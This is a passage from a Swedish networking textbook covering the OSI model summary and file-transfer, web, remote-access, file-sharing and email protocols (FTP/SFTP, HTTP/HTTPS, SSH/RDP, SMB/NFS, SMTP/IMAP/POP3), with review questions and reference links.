W3C (Arkitektur för World Wide Web och tekniska standarder för kommunikation) - <https://www.w3.org/TR/webarch/>

AWS (Förklaring av klient-server-modellen och dess praktiska tillämpning i molnmiljöer) - <https://aws.amazon.com/what-is/client-server-model/>

Google (Översikt över hur infrastruktur och protokoll samverkar vid hantering av webbtrafik) - <https://www.google.com/search/howsearchworks/our-approach/>

Cisco (Teknisk artikel om applikationslagrets funktioner och protokoll i praktiken) - <https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13769-5.html>

Egna anteckningar

(Här kan du rita upp flödet L7 -> L1 för att visualisera hur ett "Hej"-meddelande kapslas in, eller skriva ner vilket lager du tycker verkar mest komplext att hålla koll på.)

9.5 Sammanfattning: OSI-modellen som kompass

Att bemästra OSI-modellen handlar inte om att memorera sju namn i en tabell, utan om att skaffa sig en mental kompass för att navigera i den moderna IT-miljöns komplexitet. Genom kapitlet har vi sett hur modellen växte fram som en nödvändig standard under 1970-talets kaos av proprietära system, och hur den än idag fungerar som det universella språket för tekniker världen över. Även om det är **TCP/IP-modellen** som i praktiken driver internet, är det OSI-modellen som ger oss granulariteten att förklara exakt varför en kryptering i **Presentationslagret (Layer 6)** misslyckas eller varför en session i **Sessionslagret (Layer 5)** kopplas ner i förtid.

För en systemadministratör är förståelsen för **Inkapsling (Encapsulation)** och de olika dataenheterna, **PDU:er**, helt avgörande. Genom att veta att data transformeras från **Segment** till **Paket** och vidare till **Ramar**, kan vi med precision använda verktyg som **Cisco Packet Tracer** för att inspektera trafiken i realtid. Vi har lärt oss att nätverket är modulärt; så länge lagren pratar korrekt med varandra kan vi uppgradera en fiberkabel i **Lager 1** utan att behöva skriva om koden i en webbapplikation i **Lager 7**. Denna separation av ansvar är grundbulten i all modern nätverksdesign.

Slutligen är modellen det ultimata verktyget för rationell felsökning. Oavsett om vi arbetar **Nedifrån och upp**, **Uppifrån och ner** eller enligt **Söndra och härska**-principen, tillåter OSI-modellen oss att eliminera felkällor metodiskt istället för att gissa. Som systemadministratörer i Windows- och Linux-miljöer kommer vi att lägga merparten av vår tid i de övre lagren (4–7), men vi bär alltid med oss respekten för det fundament som lager 1–3 utgör. Med OSI-modellen som grund är vi nu redo att dyka djupare in i de specifika protokoll och tjänster som faktiskt får våra system att samarbeta.

Kontrollfrågor

1. Varför kallas OSI-modellen för en **Referensmodell (Reference model)** snarare än ett protokoll?
2. Hur hjälpte OSI-modellen till att bryta tidsålderns **Vendor Lock-in**?
3. Förklara kortfattat vad som händer med en **PDU** under processen **Avkapsling (Decapsulation)**.
4. Vilka två lager i OSI-modellen är mest kritiska för en nätverkstekniker som arbetar med kablar och switchar?
5. Varför är **TCP** (Lager 4) så viktigt för integriteten hos en webbsida som skickas över nätverket?
6. Ge ett exempel på hur fackspråket "ett Lager 3-problem" underlättar kommunikation mellan tekniker.
7. Vad är den främsta fördelen med att nätverkskommunikation är **Modulär**?
8. Vilken roll spelar **Presentationslagret (Layer 6)** i en värld där säkerhet (kryptering) blir allt viktigare?
9. Beskriv fördelen med felsökningsmetoden **Söndra och härska (Divide and Conquer)**.
10. Varför klumpar TCP/IP-modellen ofta ihop de tre översta lagren i OSI-modellen till ett enda?

Fördjupningslänkar

GeeksforGeeks (Jämförelse mellan TCP/IP- och OSI-modellen) – <https://www.geeksforgeeks.org/tcp-ip-model-vs-osi-model/>

Wireshark Foundation (Officiell webbplats för verktyget som möjliggör analys av nätverkstrafik i realtid) – <https://www.wireshark.org/>

Cloudflare (Genomgång av OSI-modellen och dess koppling till molntjänster och nätverkssäkerhet) – <https://www.cloudflare.com/learning/ddos/glossary/open-systems-interconnection-model-osi/>

Microsoft Learn (Dokumentation om nätverksprotokoll och deras funktioner i moderna operativsystem) – <https://learn.microsoft.com/en-us/windows-server/networking/technologies/network-subsystem/net-sub-performance-topologies>

TechTarget (Sammanfattning av nätverkslager och standardiserade protokoll) – <https://www.techtarget.com/searchnetworking/definition/OSI>

Guru99 (Jämförelsetabell och teknisk sammanfattning av nätverksmodeller) – <https://www.guru99.com/difference-tcp-ip-vs-osi-model.html>

Cisco (Översikt över nätverksmodeller och arkitektur för certifieringsstudier) – <https://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13769-5.html>

Egna anteckningar

(Här kan du sammanfatta din viktigaste lärdom från kapitlet. Vilken del av OSI-modellen känns mest relevant för din framtida yrkesroll? Har du hittat en minnesregel som fungerar bäst för dig?)

10 Dataöverföring och Fjärradministration

Vi har fram till nu utforskat hur en dator är uppbyggd av fysiska komponenter, hur operativsystemet organiserar filer på hårddisken och hur nätverkets kablar och adresser gör det möjligt för enheter att hitta varandra. Men för att en dator ska bli ett användbart verktyg i en modern it-infrastruktur räcker det inte med att den bara är uppkopplad; den måste också kunna samarbeta, dela information och låta sig styras av människor som befinner sig på helt andra platser.

Detta kapitel fokuserar på de protokoll och tekniker som utgör "språket" för dataöverföring. När vi pratar om protokoll menar vi de regelverk som bestämmer hur data ska paketeras, skickas och tolkas. Vi befinner oss här främst i det som kallas OSI-modellens applikationslager (Lager 7). Det innebär att vi lämnar de tekniska detaljerna kring elektriska impulser och routing bakom oss för att istället studera de kommandon som faktiskt utför ett arbete för användaren – som att hämta en webbsida, skicka ett e-postmeddelande eller kopiera en stor databas.

En central del av kapitlet handlar om konsten att administrera system på distans. I en värld där servrar ofta står placerade i stora, kylda datacenter mil bort från tekniker, är förmågan att kunna logga in och styra en dator via nätverket helt avgörande. Vi kommer att titta på skillnaderna mellan att styra en dator via ett grafiskt gränssnitt, där du ser skrivbordet framför dig, och att använda en textbaserad terminal där du kommunicerar direkt med operativsystemets kärna genom kommandon.

Genomgående i hela kapitlet löper temat säkerhet. I internets barndom var de flesta protokoll utformade för funktion snarare än skydd, vilket innebar att data skickades i "klartext" – helt läsbart för den som lyckades avlyssna trafiken. Vi kommer att se hur industrin har tvingats ställa om till krypterade metoder där informationen "låses" med matematiska nycklar innan den sänds.

Slutligen kommer vi att undersöka hur data kan spridas mer effektivt än genom den traditionella modellen där en central server skickar till många klienter. Genom att studera Peer-to-Peer (P2P) ser vi hur tekniker som BitTorrent låter datorer dela resurser direkt med varandra, vilket skapar ett mer robust och snabbare nätverk. Kunskaperna i detta kapitel är det

som i slutändan förvandlar en samling enskilda datorer till ett levande, globalt system.

10.1 Filöverföring i praktiken (FTP, SFTP och SCP)

Att flytta filer mellan datorer är en av de mest grundläggande uppgifterna i ett nätverk. Oavsett om det handlar om att ladda upp en hemsida till en server, skicka loggfiler för analys eller distribuera programvara, behövs protokoll som bestämmer hur filen ska delas upp och skickas. Men hur detta görs har förändrats drastiskt i takt med att säkerhetsmedvetenheten har ökat.

10.1.1 FTP – Den osäkra klassikern

FTP (File Transfer Protocol) är ett av internets äldsta protokoll. Det skapades i en tid då nätverk främst fanns inom slutna forskningsmiljöer och man utgick från att alla användare var ärliga. FTP använder vanligtvis **port 21** för att skicka kommandon (som att logga in eller lista filer).

Den största svagheten med FTP är att all data skickas i **klartext**. Det innebär att informationen skickas precis som den är, utan något skydd. Om en användare loggar in på en FTP-server skickas användarnamn och lösenord helt öppet genom kablarna eller luften. Om någon i samma nätverk använder en programvara som *Wireshark*, som fångar upp och läser all trafik som sänds, är det extremt enkelt för den personen att se inloggningsuppgifterna och även innehållet i filerna som skickas. Det är som att skicka ett brev utan kuvert; vem som helst som hanterar brevet på vägen kan läsa innehållet.

10.1.2 SFTP och SCP – Kryptering som sköld

För att lösa säkerhetsproblemen i FTP skapades protokoll som använder kryptering. De vanligaste idag är **SFTP** och **SCP**, som båda bygger på tekniken **SSH (Secure Shell)**. Istället för att skicka informationen i klartext skapas en "krypterad tunnel" mellan datorerna. Innan någon data skickas omvandlas den till en oläslig sifferkod med hjälp av avancerad matematik.

SFTP (SSH File Transfer Protocol): Fungerar som en modern och säker ersättare till FTP. Det är ett interaktivt protokoll där du kan bläddra i mappar, byta namn på filer och ladda upp eller ner data. All kommunikation sker över **port 22**.

SCP (Secure Copy): Är ett enklare protokoll som är specialiserat på att bara kopiera en fil eller mapp så snabbt som möjligt från en punkt till en annan. Det används ofta av tekniker som vill skicka en konfigurationsfil till en server via en textbaserad terminal.

Om en person använder Wireshark för att avlyssna en SFTP- eller SCP-överföring kommer de inte längre att se några lösenord eller filinnehåll. Istället ser de bara en kaotisk röra av slumpmässiga tecken som är omöjliga att tyda.

10.1.3 Praktiskt exempel: Webbadministration

Tänk dig att du arbetar som webbutvecklare och ska ladda upp nya filer till företagets server. Du använder ett program som *FileZilla* eller *WinSCP*. Om du ställer in programmet på att använda vanlig FTP riskerar du att ditt lösenord stjäls om du sitter på ett osäkert nätverk, exempelvis ett publikt kafé. Genom att istället välja SFTP skapas en säker förbindelse direkt. Även om nätverket på kaféet är osäkert, kan ingen läsa din data eftersom den är "låst" inuti den krypterade tunneln innan den lämnar din dator.

Kontrollfrågor

1. Vad är den huvudsakliga uppgiften för ett filöverföringsprotokoll?
2. Vilken port används som standard för vanlig FTP-trafik?
3. Förklara vad det innebär att data skickas i "klartext".
4. Hur kan en programvara som Wireshark användas för att stjäla information från en FTP-anslutning?
5. Vilken teknik bygger både SFTP och SCP på för att skapa säkerhet?
6. Vilken port används som standard för SFTP och SCP?
7. Beskriv skillnaden i funktionalitet mellan SFTP och SCP.
8. Varför är det säkrare att använda SFTP än FTP när man sitter på ett publikt Wi-Fi?
9. Vad ser en angripare som försöker avlyssna en krypterad SFTP-överföring?
10. Ge ett exempel på ett program (klient) man kan använda för att utföra säkra filöverföringar grafiskt.

Fördjupningslänkar

FileZilla Project (Populär öppen källkod-klient för säkra filöverföringar) – <https://filezilla-project.org/>

WinSCP: SFTP vs FTP (En teknisk jämförelse av säkerhet och prestanda) – <https://winscp.net/eng/docs/introduction>

IETF RFC 959 (Den officiella, historiska specifikationen för FTP) – <https://datatracker.ietf.org/doc/html/rfc959>

SSH.com: What is SFTP? (En djupdykning i hur SFTP fungerar tekniskt) – <https://www.ssh.com/academy/ssh/sftp>

Cyberciti: SCP Command Examples (Praktisk guide för hur man flyttar filer via terminalen) – <https://www.cyberciti.biz/faq/scp-command-examples/>

NIST SP 800-123 (Riktlinjer för säker konfiguration av servrar och protokoll) – <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-123.pdf>

Egna anteckningar

(Reflektera över varför man som tekniker bör göra det till en vana att alltid använda port 22 istället för port 21 vid filhantering.)

10.2 Webbens protokoll (HTTP och HTTPS)

Varje gång du öppnar en webbläsare och skriver in en adress påbörjas en komplex kommunikation. Din dator (klienten) ber en annan dator (servern) om att få se en viss sida. För att detta ska fungera måste de prata samma språk. De två viktigaste språken, eller protokollen, för detta är HTTP och HTTPS.

10.2.1 HTTP – Grunden för webben

HTTP (Hypertext Transfer Protocol) är det protokoll som byggde upp det tidiga internet. Dess uppgift är att skicka förfrågningar om resurser, som textfiler, bilder eller videor, och ta emot dem från en server. HTTP kommunicerar vanligtvis över **port 80**.

Det stora problemet med HTTP är att informationen skickas i **klartext**. Det innebär att data skickas exakt som den är skriven, utan något skyddande hölje. Om du till exempel loggar in på en webbplats som använder HTTP, skickas ditt användarnamn och ditt lösenord öppet genom nätverket.

Om en angripare befinner sig på samma nätverk som du – till exempel på ett öppet trådlöst nätverk på ett tåg eller ett kafé – kan denne använda en programvara som *Wireshark*. Det är ett verktyg som fångar upp och "lyssnar" på all trafik som sänds. Eftersom HTTP skickas i klartext är det för angriparen lika enkelt att läsa dina inloggningsuppgifter som att läsa ett vanligt pappersbrev. Allt som sänds, från formulärdata till vilka specifika undersidor du besöker, blir synligt för den som avlyssnar.

10.2.2 HTTPS – Den krypterade efterföljaren

För att stoppa tjuvlyssning skapades **HTTPS (Hypertext Transfer Protocol Secure)**. Bokstaven "S" i slutet står för *Secure* (säker). HTTPS fungerar precis som HTTP, men med den stora skillnaden att all trafik mellan din webbläsare och servern är **krypterad**. HTTPS använder som standard **port 443**.

Krypteringen sker med hjälp av ett säkerhetslager som kallas **TLS (Transport Layer Security)**. Innan någon data skickas, genomförs en

digital "handskakning" där din dator och servern kommer överens om en unik matematisk nyckel. All data som sedan skickas "läses" med denna nyckel.

Om en person använder Wireshark för att avlyssna en HTTPS-anslutning, kommer de inte längre kunna se vad du gör. Istället för ditt lösenord eller ditt kreditkortsnummer ser de bara en obegriplig röra av slumpmässiga tecken. Utan den rätta nyckeln är det omöjligt att förstå innehållet i trafiken.

10.2.3 Certifikat och det gröna hänglåset

HTTPS handlar inte bara om att dölja data, utan också om att veta vem du pratar med. Detta sker genom **digitala certifikat**. När du besöker en säker webbplats skickas servern ett certifikat som bevisar dess identitet. Certifikatet är utfärdat av en betrodd tredje part (en certifikatutfärdare) som har kontrollerat att webbplatsen faktiskt tillhör det företag den utger sig för att vara.

De flesta moderna webbläsare visar en ikon i form av ett hänglås bredvid webbadressen. Detta hänglås är din garanti för två saker:

1. Trafiken är krypterad och kan inte läsas av utomstående på vägen.
2. Du är ansluten till den riktiga servern och inte en kopia skapad av en bedragare.

10.2.4 Självsignerade certifikat

Ibland kan man stöta på en webbplats där webbläsaren varnar för att anslutningen inte är privat, trots att den använder HTTPS. Detta beror ofta på ett **självsignerat certifikat**. Det innebär att serverägaren själv har skapat certifikatet istället för att låta en betrodd tredje part verifiera det.

Dessa används ofta i slutna miljöer, till exempel när en tekniker konfigurerar en router eller en intern server på ett företag där man bara behöver kryptering men inte en extern kontroll. Faran med självsignerade certifikat på det publika internet är att vem som helst kan skapa ett sådant certifikat och påstå att de är "https://www.google.com/search?q=google.com". Eftersom ingen oberoende part har kontrollerat

identiteten, kan du aldrig vara helt säker på vem som sitter i andra änden av den krypterade tunneln.

10.2.5 Att skaffa ett externt certifikat

För att en webbplats ska anses vara professionell och säker krävs ett certifikat från en betrodd certifikatutfärdare (**CA - Certificate Authority**). Ett vanligt sätt att skaffa detta idag är via tjänsten **Let's Encrypt**. Det är en kostnadsfri och automatiserad tjänst som validerar att du faktiskt äger den domän du vill skydda och utfärdar sedan ett certifikat som alla webbläsare litar på. Genom att installera en liten programvara (en klient) på sin server kan man få hänglåset på plats på bara några minuter.

10.2.6 Begränsningar med HTTPS – Hänglåset är ingen garanti

Det är kritiskt att förstå att hänglåset bara betyder att **anslutningen** är säker, inte nödvändigtvis att **målet** är det. En bedragare kan enkelt skaffa ett HTTPS-certifikat till en falsk webbplats.

Bara för att trafiken är krypterad betyder det inte att du är skyddad mot allt. HTTPS gör bara att ingen kan "tjuvlyssna" på vägen, men:

Serverägaren ser allt: Allt du skriver in dekrypteras på servern. Om servern ägs av en skum person, ser denne din data i klartext.

Inget skydd mot malware: Du kan fortfarande ladda ner skadlig kod eller virus över en krypterad HTTPS-anslutning.

Falsk trygghet: En phishing-sida (en sida som försöker lura av dig inloggningsuppgifter) kan se helt legitim ut med ett hänglås i adressfältet.

Kort sagt: HTTPS skyddar tunneln, men den skyddar dig inte mot vad som finns i andra änden av den.

Kontrollfrågor

1. Vad är huvudsyftet med protokollet HTTP?
2. Vilken port används normalt för osäker HTTP-trafik?
3. Förklara risken med att skicka data i "klartext".
4. Hur kan en angripare använda programvaran Wireshark för att skada en användare som surfar via HTTP?
5. Vad är den tekniska skillnaden mellan HTTP och HTTPS?
6. Vilken port använder HTTPS som standard?
7. Vad är ett självsignerat certifikat och i vilka situationer kan det vara användbart?
8. Vilken är den största faran med att lita på självsignerade certifikat på publika webbplatser?
9. Nämn en tjänst som man kan använda för att skaffa ett gratis, betrott certifikat till sin server.
10. Varför är det ett misstag att tro att en webbplats är helt säker bara för att den har ett hänglås i adressfältet?

Fördjupningslänkar

Cloudflare: What is HTTP? –

<https://www.cloudflare.com/learning/ddos/glossary/hypertext-transfer-protocol-http/>

DigiCert: How does SSL/TLS work? –

<https://www.digicert.com/dc/blog/how-does-ssl-tls-work/>

Let's Encrypt: Getting Started – <https://letsencrypt.org/getting-started/>

SSL Labs: SSL Server Test (Ett verktyg för att testa hur säkert en webbplats certifikat faktiskt är) – <https://www.ssllabs.com/ssltest/>

OWASP: Transport Layer Protection Cheat Sheet –

https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html

Egna anteckningar

(Reflektera över varför du alltid bör kontrollera webbadressen noga, även om webbläsaren visar ett hänglås.)

10.3 Fjärrstyrning av system (SSH och RDP)

I en professionell it-miljö befinner sig teknikern sällan fysiskt framför den server som ska administreras. Servrarna står ofta i låsta, kylda rackskåp i stora datacenter, kanske till och med i ett annat land. För att kunna utföra sitt jobb behöver teknikern kunna "logga in" i servern över nätverket. Detta kallas för fjärrstyrning, och det finns olika tekniker beroende på om man vill arbeta med ren text eller ett grafiskt gränssnitt.

10.3.1 SSH – Terminalens säkra väg

SSH (Secure Shell) är industristandarden för att fjärrstyra Linux-baserade system och nätverksutrustning som routrar och switchar. SSH är ett textbaserat protokoll som vanligtvis kommunicerar över **port 22**.

När du ansluter via SSH ser du inte ett skrivbord med ikoner. Istället får du upp en **terminal** (en kommandoprompt) där du skriver in textkommandon som datorn utför. Fördelen med detta är att det kräver extremt lite bandbredd; eftersom ingen bildinformation behöver skickas fungerar SSH snabbt även över mycket långsamma eller instabila uppkopplingar.

Säkerheten är inbyggd i SSH från början. Genom att använda stark kryptering skapas en säker tunnel mellan din dator och servern. Allt du skriver, och allt servern svarar, omvandlas till en oläslig kod. Om någon skulle använda en programvara som *Wireshark* för att avlyssna trafiken, skulle de bara se ett meningslöst brus. De kan inte se vilka kommandon du ger eller vilket lösenord du använder för att logga in. Innan SSH fanns använde man ett protokoll som hette **Telnet**, men det skickade allt i klartext, vilket gjorde att vem som helst kunde stjäla inloggningsuppgifterna genom att avlyssna nätverket.

10.3.2 RDP och andra grafiska lösningar

När en tekniker behöver se skrivbordet och använda musen på en fjärrstyrd dator används grafiska protokoll. Det mest kända är Microsofts egna, men det finns flera alternativ beroende på behov och operativsystem.

Microsoft RDP (Remote Desktop Protocol): Detta är inbyggt i Windows och kommunicerar vanligtvis över **port 3389**. Det skickar en bild av serverns skrivbord till din skärm och låter dig styra den som om du satt på plats. Det är mycket användarvänligt men kräver mer bandbredd än SSH eftersom grafik väger tyngre än text.

VNC (Virtual Network Computing): Detta är en äldre men mycket flexibel lösning som fungerar på nästan alla operativsystem (Windows, Linux, macOS). Till skillnad från RDP, som skapar en egen ny användarsession, fungerar VNC ofta genom att spegla exakt det som visas på den fysiska skärmen på den andra datorn. En nackdel med grundläggande VNC är att det ofta saknar inbyggd kryptering, vilket gör att man ofta måste köra det inuti en säker SSH-tunnel för att inte riskera att data avlyssnas.

TeamViewer och AnyDesk: Dessa är mer än bara protokoll; de är kompletta tjänster för fjärrsupport. En stor fördel med dessa är att de enkelt kan ta sig igenom brandväggar utan att man behöver öppna specifika portar manuellt. De använder en central server hos företaget (t.ex. TeamViewer) som hjälper de två datorerna att hitta varandra. De inkluderar även funktioner för filöverföring, chatt och hantering av hela it-parker, vilket gör dem populära för supportavdelningar.

Webbaserade lösningar (t.ex. Chrome Remote Desktop): Google erbjuder en lösning som körs direkt i webbläsaren. Genom att använda Googles infrastruktur kan du nå din dator var du än är i världen så länge du är inloggad på ditt Google-konto. Det är en smidig lösning för hemanvändare eller tekniker som snabbt behöver nå en maskin utan att installera avancerade klienter.

10.3.3 Faran med öppna portar

En av de största säkerhetsriskerna är att lämna portarna för fjärrstyrning, som SSH (22) eller RDP (3389), helt öppna mot det publika internet. Det finns automatiserade program (bottar) som dygnet runt letar efter datorer med dessa portar öppna. När de hittar en, börjar de omedelbart testa tusentals vanliga lösenord för att försöka "gissa" sig in. Detta kallas för en **Brute Force-attack**.

Om en angripare lyckas gissa lösenordet till en fjärranslutning har de i praktiken full kontroll över datorn. Därför ska man aldrig exponera dessa tjänster direkt mot nätet utan extra skyddslager.

Kontrollfrågor

1. Varför är fjärrstyrning nödvändigt i moderna datacenter?
2. Vilket protokoll är standard för textbaserad fjärrstyrning av Linux?
3. Varför är SSH säkrare än det äldre protokollet Telnet?
4. Vilken port använder RDP som standard i Windows?
5. Vad är den största tekniska skillnaden mellan SSH och grafiska lösningar som RDP?
6. Nämn en fördel och en nackdel med protokollet VNC.
7. Hur skiljer sig TeamViewer från RDP när det gäller att ta sig igenom brandväggar?
8. Varför är Chrome Remote Desktop en populär lösning för hemanvändare?
9. Vad är en "Brute Force-attack" och varför är öppna fjärrportar ett mål för detta?
10. Vad ser en person som avlyssnar en SSH-session med programmet Wireshark?

Fördjupningslänkar

SSH.com: What is SSH? – <https://www.ssh.com/academy/ssh/protocol>

Microsoft Learn: How Remote Desktop works –
<https://learn.microsoft.com/en-us/windows/win32/termserv/how-remote-desktop-works>

RealVNC: What is VNC? (Förklaring av protokollet bakom skärmdelning) –
<https://www.realvnc.com/en/news/what-is-vnc/>

TeamViewer: How it works (Om tekniken bakom
brandväggsgenomträngning) –
<https://www.teamviewer.com/en/res/pdf/TeamViewer-Security-Statement-en.pdf>

Chrome Remote Desktop Help –
<https://support.google.com/chrome/answer/1649523>

AnyDesk: Security Features – <https://anydesk.com/en/features/security>

Egna anteckningar

(Reflektera över vilken lösning du skulle välja för att hjälpa en släkting med deras dator kontra att administrera en webbserver.)

10.4 Filutdelning i lokala nätverk (SMB och NFS)

När vi arbetar i ett nätverk räcker det inte alltid med att skicka enstaka filer via SFTP (se **10.1**). Ofta behöver flera användare ha tillgång till samma mappar samtidigt, eller så vill man att en server ska fungera som ett gemensamt arkiv där filer kan öppnas och sparas direkt utan att först laddas ner. För detta används protokoll för filutdelning. De två dominerande språken för detta är SMB (för Windows) och NFS (för Linux/Unix).

10.4.1 SMB – Standarden för Windows

SMB (Server Message Block) är det protokoll som Windows använder för att dela ut filer och skrivare. Du känner säkert igen det som "delade mappar" i Utforskaren. SMB kommunicerar idag främst över **port 445**.

Utöver fildelning är SMB ett kraftfullt protokoll för att dela kringutrustning i nätverket. Det stödjer delning av enheter såsom **skrivare och scanners**. Genom SMB kan en central server göra en fysiskt ansluten scanner eller skrivare tillgänglig för alla datorer i det lokala nätverket, vilket gör att användarna kan hantera dokument som om enheten satt kopplad direkt i deras egen dator.

Tekniken har utvecklats mycket över tid. Den tidiga versionen (SMBv1, även kallad CIFS) skapades när säkerhet inte prioriterades. I dessa gamla versioner skickades mycket av informationen på ett sätt som gjorde det enkelt för någon med en nätverkssniffer (som Wireshark) att se vad som pågick. Idag används SMBv3, som har inbyggd kryptering. Det innebär att även om någon avlyssnar nätverket, kan de inte läsa innehållet i filerna som öppnas eller sparas.

En viktig detalj med SMB är att det hanterar både **autentisering** (att kontrollera vem du är med användarnamn och lösenord) och **behörigheter** (vad du får göra med filen). Det är detta som gör att en lärare kan ha en mapp som eleverna bara får läsa ifrån, medan läraren själv kan ändra i filerna.

10.4.2 NFS – Favoriten i Linux-världen

NFS (Network File System) är motsvarigheten i Linux- och Unix-miljöer. Där SMB ofta används för att människor ska kunna dela kontorsdokument, används NFS ofta för att servrar ska kunna dela systemfiler eller databaser med varandra. NFS kommunicerar vanligtvis över **port 2049**.

NFS är byggt för att vara snabbt och effektivt. När en Linux-dator ansluter till en NFS-utdelning så "monteras" den i filsystemet. Det innebär att den delade mappen ser ut och fungerar exakt som vilken lokal mapp som helst på hårddisken.

Säkerheten i äldre versioner av NFS byggde ofta på att man litade på den anslutande datorns IP-adress. Om din dator hade "rätt" IP-adress fick du tillgång till filerna. Detta är en stor säkerhetsrisk, eftersom en angripare kan förfalska sin IP-adress (IP-spoofing) för att lura servern. Moderna versioner av NFS kan dock använda starkare skydd som kräver att både användaren och datorn bevisar sin identitet med digitala nycklar.

10.4.3 Att blanda världar: Samba

Eftersom Windows pratar SMB och Linux pratar NFS kan de normalt sett inte förstå varandras filutdelningar direkt. För att lösa detta finns en programvara som heter **Samba**. Samba gör det möjligt för en Linux-server att "låtsas" vara en Windows-server och prata SMB.

Tack vare Samba kan en Linux-maskin fungera som en komplett fil- och utskriftshub för ett kontor med Windows-klienter. Det är Samba som gör att du kan sitta vid en Windows-dator och spara filer på en server som kör Linux, eller använda en nätverksskrivare kopplad till en Linux-dator, utan att du märker någon skillnad.

10.4.4 CUPS – Utskriftshantering i Linux

Medan SMB ofta hanterar utskrifter i Windows, används **CUPS (Common Unix Printing System)** som standard i Linux och macOS. CUPS är en modulär utskriftstjänst som gör att en dator kan fungera som en utskriftsserver.

CUPS använder protokollet **IPP (Internet Printing Protocol)**, vanligtvis över **port 631**, för att hantera utskriftsköer och kommunicera med skrivare. En stor fördel med CUPS är dess webbaserade gränssnitt som gör det enkelt för en tekniker att administrera skrivare, se utskriftshistorik och styra behörigheter via en vanlig webbläsare. Genom att kombinera CUPS med Samba kan en Linux-server ta emot utskriftsjobb från Windows-klienter (via SMB) och sedan skicka dem vidare till den fysiska skrivaren.

Kontrollfrågor

1. Vilket protokoll är standard för filutdelning i Windows-miljöer?
2. Vilken port använder modernt SMB (port 445)?
3. Nämn två typer av kringutrustning, utöver filer, som SMB kan dela ut i ett nätverk.
4. Varför anses den gamla versionen SMBv1 vara en säkerhetsrisk idag?
5. Förklara skillnaden mellan autentisering och behörighet i SMB-sammanhang.
6. Vilket protokoll används främst för att dela filer mellan Linux-servrar?
7. Vad innebär det att en NFS-utdelning "monteras" i filsystemet?
8. Vad är Samba och vilken nytta gör det i ett nätverk med både Windows och Linux?
9. Vad står förkortningen CUPS för och vad är dess primära uppgift?
10. Vilket protokoll och vilken port använder CUPS vanligtvis för att hantera utskrifter?

Fördjupningslänkar

Microsoft Learn: Server Message Block overview – <https://learn.microsoft.com/en-us/windows-server/storage/file-server/file-server-smb-overview>

Red Hat: What is NFS? (En genomgång av Network File System för administratörer) – <https://www.redhat.com/en/topics/data-storage/what-is-nfs>

Samba.org: What is Samba? (Officiell sida för projektet som förenar Windows och Linux) – <https://www.samba.org/samba/whatisadot.html>

OpenPrinting: CUPS Documentation (Allt om hur utskrifter fungerar i Unix-miljöer) – <https://openprinting.github.io/cups/>

Wireshark Wiki: SMB2 (Teknisk information om hur man analyserar SMB-trafik) – <https://wiki.wireshark.org/SMB2>

Ubuntu Documentation: NFS Client Setup (Praktisk guide för att montera utdelningar i Linux) – <https://ubuntu.com/server/docs/service-nfs>

CISA: Security Best Practices for SMB – <https://www.cisa.gov/news-events/news/securing-network-infrastructure-devices-smb>

Egna anteckningar

(Reflektera över fördelarna med att ha en central fil- och utskriftsserver istället för att varje användare sparar filer lokalt eller har en egen fysisk skrivare.)

10.5 E-postens infrastruktur (SMTP, IMAP och POP3)

Trots uppkomsten av snabbmeddelanden och samarbetsplattformar är e-post fortfarande ryggraden i affärskommunikation. För att ett e-postmeddelande ska färdas från din dator, genom internet och landa i mottagarens inkorg, krävs ett samspel mellan olika protokoll som har specifika ansvarsområden.

10.5.1 SMTP – Den digitala brevbäraren

SMTP (Simple Mail Transfer Protocol) är det protokoll som används för att **skicka** e-post. När du trycker på "Skicka" i ditt e-postprogram pratar programmet med en SMTP-server.

SMTP fungerar som en brevbärare som tar emot ditt brev och ser till att det transporteras till mottagarens postkontor (server). Traditionellt användes **port 25** för detta, men eftersom den porten saknade kryptering och ofta missbrukades för skräppost (spam), använder moderna och säkra anslutningar idag oftast **port 587** eller **port 465**. Precis som med HTTP (se **10.2**) skickades SMTP ursprungligen i klartext, vilket innebar att vem som helst som avlyssnade nätverket med verktyg som Wireshark kunde läsa både meddelandet och inloggningsuppgifterna. Idag används nästan alltid kryptering för att skydda innehållet under transporten.

10.5.2 POP3 – Hämta och radera (Den gamla skolan)

När brevet väl har kommit fram till mottagarens server måste mottagaren kunna hämta det. **POP3 (Post Office Protocol version 3)** är ett äldre protokoll för detta ändamål.

POP3 fungerar ungefär som ett fysiskt postfack: du går till facket, tömmer det och tar med dig breven hem. När ditt e-postprogram hämtar brev via POP3 laddas de ner till din hårddisk och **raderas** vanligtvis från servern. Detta fungerade bra förr när man bara läste e-post på en enda dator, men i dagens värld där vi vill se samma mejl i mobilen, på surfplattan och på datorn är POP3 problematiskt, eftersom mejlet bara finns kvar på den enhet som först hann hämta det. POP3 använder normalt **port 110** (okrypterat) eller **port 995** (säkert).

10.5.3 IMAP – Synkronisering (Den moderna standarden)

IMAP (Internet Message Access Protocol) är det protokoll de flesta använder idag. Till skillnad från POP3 låter IMAP mejlen ligga kvar på servern. Ditt e-postprogram "speglar" bara det som finns på servern.

Detta innebär att om du läser ett mejl i mobilen eller flyttar det till en mapp, så ser du exakt samma ändring när du senare öppnar din dator. Allt är synkroniserat. IMAP är mer tekniskt avancerat och kräver mer lagringsutrymme på servern, men det är en förutsättning för ett modernt digitalt liv. IMAP använder normalt **port 143** (okrypterat) eller **port 993** (säkert).

10.5.4 E-post och säkerhet

E-post är historiskt sett ett osäkert medium. Utöver risken för avlyssning (som vi nu motverkar med kryptering på portarna ovan) finns problemet med att vem som helst kan påstå sig vara vem som helst i ett mejl. Detta kallas för **spoofing** (vi fördjupar oss i olika typer av spoofing-attacker i **kapitel 11.2**).

För att motverka detta använder servrar idag tekniker som kontrollerar att mejlet faktiskt kommer från den server det påstår sig komma ifrån. Som tekniker är det viktigt att känna till att krypteringen (SSL/TLS) bara skyddar mejlet medan det färdas mellan din dator och servern. När mejlet väl ligger lagrat på en server är det upp till serverns administratör att se till att ingen obehörig kan läsa det.

Kontrollfrågor

1. Vilket protokoll används uteslutande för att *skicka* e-post?
2. Vilken port användes förr för SMTP och varför har man gått ifrån den?
3. Förklara den största skillnaden mellan hur POP3 och IMAP hanterar meddelanden.
4. Varför är IMAP bättre lämpat än POP3 om du använder flera olika enheter för att läsa din e-post?
5. Vilka portar förknippas vanligtvis med säkra (krypterade) IMAP-anslutningar?
6. Vad händer med ett mejl på servern när det hämtas via POP3 med standardinställningar?
7. Vad är risken med att skicka e-post över okrypterade portar (t.ex. port 25 eller 110)?
